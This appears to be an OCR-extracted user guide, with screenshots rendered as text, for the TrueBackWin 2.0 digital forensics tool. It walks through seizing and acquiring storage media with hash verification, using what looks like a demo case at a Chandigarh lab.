
Name	Date modified	Type
J.Singh03032021-155637PM.tbw	03-03-2021 03:56 PM	TBW File

File name:

TrueBackWin Files (*.tbw)

Step 6-

- After all the data has been entered in the data collection window that shown in following Figure □ Press the Next button.
- Now the control will move to the media type selection window.
- If the user wants to make any correction in the data collected in any of the previous windows, he/she can go to that window using Back button, wherever possible.
- Beside select the drive that listed.




Investigator's Name** :	J.Singh	Name of Suspect**	Chalo Pandey
Investigator's Rank** :	Lab Technician	Address1** :	Nitttr, Chandigarh
Police Station** :	Sector-26, Chandigarh	Address2** :	Nitttr, Chandigarh
Crime Number** :	001	Name of Witness1	Vipul
Seizure Memo Number	0001	Address1:	Nitttr, Chandigarh
Place of Seizure** :	Nitttr	Address2:	Nitttr, Chandigarh
Date of Seizure:	05/03/2021	Name of Witness2:	Saurabh
Time of Seizure:	10:49:59:AM	Address1:	Nitttr, Chandigarh
Notes :	Pendeive Clone	Address2:	Nitttr, Chandigarh

** Mandatory Fields

Note: It is the User's responsibility to write protect the media to be Seized

Step 7 - Source Media Selection

- Select a drive from the list and press next.
- The subsequent window enables the user to specify the settings with which the seizure process should be continued.



TrueBackWin 2.0 - Seize

TrueBack Win 2.0

Select the disk to be seized

Physical | Logical

Disks	Media Type	Interfac...	Status	Size	Sectors	Model No.
CdRom0	CD-ROM		Not Ready			iHAS122 W PL0A
Disk 0	Fixed Unknown disk for...	SATA	Ready	465.76 GB	976773168	ST500DM002-1BD142
Disk 1	Removable Media	USB	Ready	28.65 GB	60088320	SanDisk
Disk 2	Removable Media	USB	Ready	3.73 GB	7831552	KingstonDataTraveler 120


Note: Press "Refresh" if you have added/removed any media.

Settings | 16:13:57 | 03/03/2021

If the user selects the Block Hash option, TrueBackWin divides the entire content of the source media into convenient block sizes before starting seizure process.

- Hash value of each block of data would be computed during seizure process and it would be logged into a file.
- This information is used while acquiring the hard disk in the Acquire mode of operation. Since each block has its own hash value, a distributed data integrity check

Step -8 Settings for seizure By default, for Floppy and CD, batch mode is selected by default. However this mode is disabled for all other devices.



TrueBackWin 2.0 - Seize

TrueBack Win 2.0

Settings

Image Type: ● TrueBackWin Image ○ Raw Image

Hash Type: ● MD5 ○ SHA 1 ○ SHA 256

Compression: ● None ○ Good (Fastest) ○ Better (Fast) ○ Best (Slow)

□ Enable Batch Mode

Split Size: 1 GB

File Path: _01.P01

☑ Use Block Hash


Block Size (Sectors): 4096

No of Blocks: 1912

Settings | 16:21:29 | 03/03/2021

Step 9- Hash Type Selection

- TrueBackWin supports three types of hashing VIZ MD5, SHA1 and SHA256. The user is free to select any type of hashing.
- Following Figure shows the hash type selection part.



Hash Type


● MD5

○ SHA 1

○ SHA 256

Step 10- Block Size Specification

- In the case of IDE, SCSI and USB storage devices, user can specify the size of a block in sectors for hash computation.
- The settings dialog box for specifying the block size is shown in The Following Figure.
- By default, TrueBackWin displays a block size for a specified storage device depending upon its size. User can change this to a higher value subject to the conditions that the entered value must be less than or equal to the size of the selected hard disk.
- User cannot select a value greater than this. Further, user is limited to select a block size which is a multiple of 128 sectors (in case of IDE/SCSI/USB) or 32 sectors (in case of CD).




☑ Use Block Hash

Block Size (Sectors) 4096

No of Blocks 1912

Step 11- Confirming Seizure Information

- Following Figure shows the window displaying all the details collected previously for confirmation.
- If we want to edit or change the collected information, press Back button until the required dialog appears.
- Choose Confirm as Correct option and press Next button to continue the seizing process.
- It will take we to the process dialog and the seizure process begins.



Seizure Case Data Summary


```
Investigator's Name    : J.$ingh
Investigator's Rank    : Lab Technician
Police Station         : Sector-26, Chandigarh
Crime Number           : 001
Seizure Memo Number    : 0001
Place of Seizure       : Nitttr
Date of Seizure        : 05/03/2021
Time of Seizure        : 11:05:30 AM
Suspect's Name         : Chalo Pandey
Suspect's Address 1    : Nitttr, Chandigarh
Suspect's Address 2    : Nitttr, Chandigarh
```

● Confirmed as correct ○ Want to change

Ready | 11:13:22 | 05/03/2021

Step 12- Disk Seizure Progress-

- Following Figure given below shows the various progress Information of the seizure process.



Process Log

```
Initializing...done
Seizure process began at 11:27:13 AM
MD5 is ENABLED...
Block Hash is ENABLED...
Reading sectors (0 - 976773167)...
```

Block Size (sectors): 488448

103.84 MB/sec

Progress

Sectors Read	Sectors Remaining	Bad Sectors	Elapsed Time	Remaining Time	Total Time (Estimated)
2126592	974646576	0	10 secs	1 hr 16 min 23 sec	1 hr 16 min 33 sec


0%

Process under progress... | 11:27:23 | 05/03/2021

Acquire Mode Operation


In the Acquire mode, user can specify the source media and destination media, creates an image of the source media into the destination media by reading the source contents sector by sector and writing it on to the destination. Meanwhile, a hash computation using any of the available hash algorithms VIZ MD5, SHA1 and SHA256 will be performed on the data read. During acquisition, hash values of each block will be computed and compared with that generated during Seizure process. If there is any mismatch between hash values of any block, it will be reported and logged into a file. Block size for copy will be the same as that is used for seizing the storage media. Acquisition mode of operation can be initiated from the main window by selecting the Acquire button as shown in the Figure below.

Step 1 – Click on Acquire Button



This is the process of copying a seized storage media sector by sector into a destination media in a laboratory.

Step 2- Acquire Information Collection


TrueBackWin 2.0 - Acquisition
Options
Export
Import
TrueBack Win 2.0
Enter Data for Acquisition Process
Exit
Back
Next

Officer's Name** : J.Singh

Officer's Rank** : lab Tecnician

Date of Acquire: 02:24:08:PM

Time of Acquire: 05/03/2021

Lab Reference Number: 001

Evidence File Name** : 0001


Notes: hello

** Mandatory Fields

Note: It is the User's responsibility to write protect the media to be Acquired


Step 3-Request for Inserting Seizure Floppy

- As soon as we fill in the entire case details information, the Next button gets enabled.
- On pressing the Next button TrueBackWin will ask for the seizure media which was created by TrueBackWin while the same media was seized.




Please insert the Seizure Floppy/CD/USB and press OK when ready

- Acquisition process cannot continue until we insert the correct seizure media.
- The seizure media can be a Floppy, CD-ROM or USB storage. The seizure media selection window is shown in Following Figure.
- On selecting a seizure media which is ready, the OK button gets enabled.
- On clicking the OK button, the selected seizure media is checked for valid seizure information.
- The process can continue only if it is a valid seizure media.
- Otherwise TrueBackWin will report that it is an invalid seizure media selection. Following Figure shows the message of an invalid seizure USB selection.




Drives	Status
A:	Ready
F:	Not Ready
Q:	Ready



Invalid seizure USB!
Press OK to retry or CANCEL to abort

- If the correct seizure media was inserted then TrueBackWin will prompt we to confirm the information in the seizure media as shown below.




TrueBack

You have inserted a seizure USB with the following details:

Source Media Type: USB STORAGE
Police Station: Sector-26, Chandigarh
Date of Seizure: 05/03/2021
No. of Media: 1

Is the above information correct?

- If the No button is pressed then the process is suspended until the user presses the Next button again.
- On pressing the "Yes" button TrueBackWin will prompt we to insert or connect the required device with an ID number for acquisition. The following figure shows such a dialog box.
- Pressing cancel will let we to remain on the same Data
- Collection page.
- Pressing OK button will take we to the disk selection window




TrueBack

Please connect the device with id number: TBW-008758-029176
Press OK when ready

Step 4- Disk Selection

- Following Figure shows the dialog box that follows Just Upper Figure. This is the disk selection window.
- The listed media shows the source media information. It has two tabs showing physical partition listing and logical drives information.



TrueBackWin 2.0 - Acquisition
TrueBack Win 2.0
Select the Source and Destination Disk for Acquire
Physical
Logical
Destination
Exit
Refresh
Back
Next

Disks	Type	Status	Size	Sectors	Model No.	Serial No.
Disk 4	Fixed Storage	Not Ready			MS/MS-Pro 1.03	
Disk 1	Fixed Storage	Not Ready			SD/MMC 1.00	
Disk 3	Fixed Storage	Not Ready			SM/xD Picture 1.02	
Disk 6	USB Storage	Ready	7.48 GB	15687680	JetFlashTranscend 8GB	Y6O7MAG7
Disk 5	USB Storage	Ready	121.09 MB	248000	USB2.0 Mobile Disk	b2739b/0b7c30

Disks	Total Size	Used Size	Free Size	File System	Disk Type

Note: Press "Refresh" if you have added/removed any media. ☑ List sterile media only.

- However, if there are sterile drives or the check box is unchecked, it lists all the available destination media which ful fills the necessary space requirements for acquisition of the selected source disk as show below Figure.


TrueBackWin 2.0 - Acquisition
TrueBack Win 2.0
Select the Source and Destination Disk for Acquire
Physical
Logical
Destination
Exit
Refresh
Back
Next

Disks	Type	Status	Size	Sectors	Model No.	Serial No.
Disk 4	Fixed Storage	Not Ready			MS/MS-Pro 1.03	
Disk 1	Fixed Storage	Not Ready			SD/MMC 1.00	
Disk 3	Fixed Storage	Not Ready			SM/xD Picture 1.02	
Disk 6	USB Storage	Ready	7.48 GB	15687680	JetFlashTranscend 8GB	Y6O7MAG7
Disk 5	USB Storage	Ready	121.09 MB	248000	USB2.0 Mobile Disk	b2739b/0b7c30

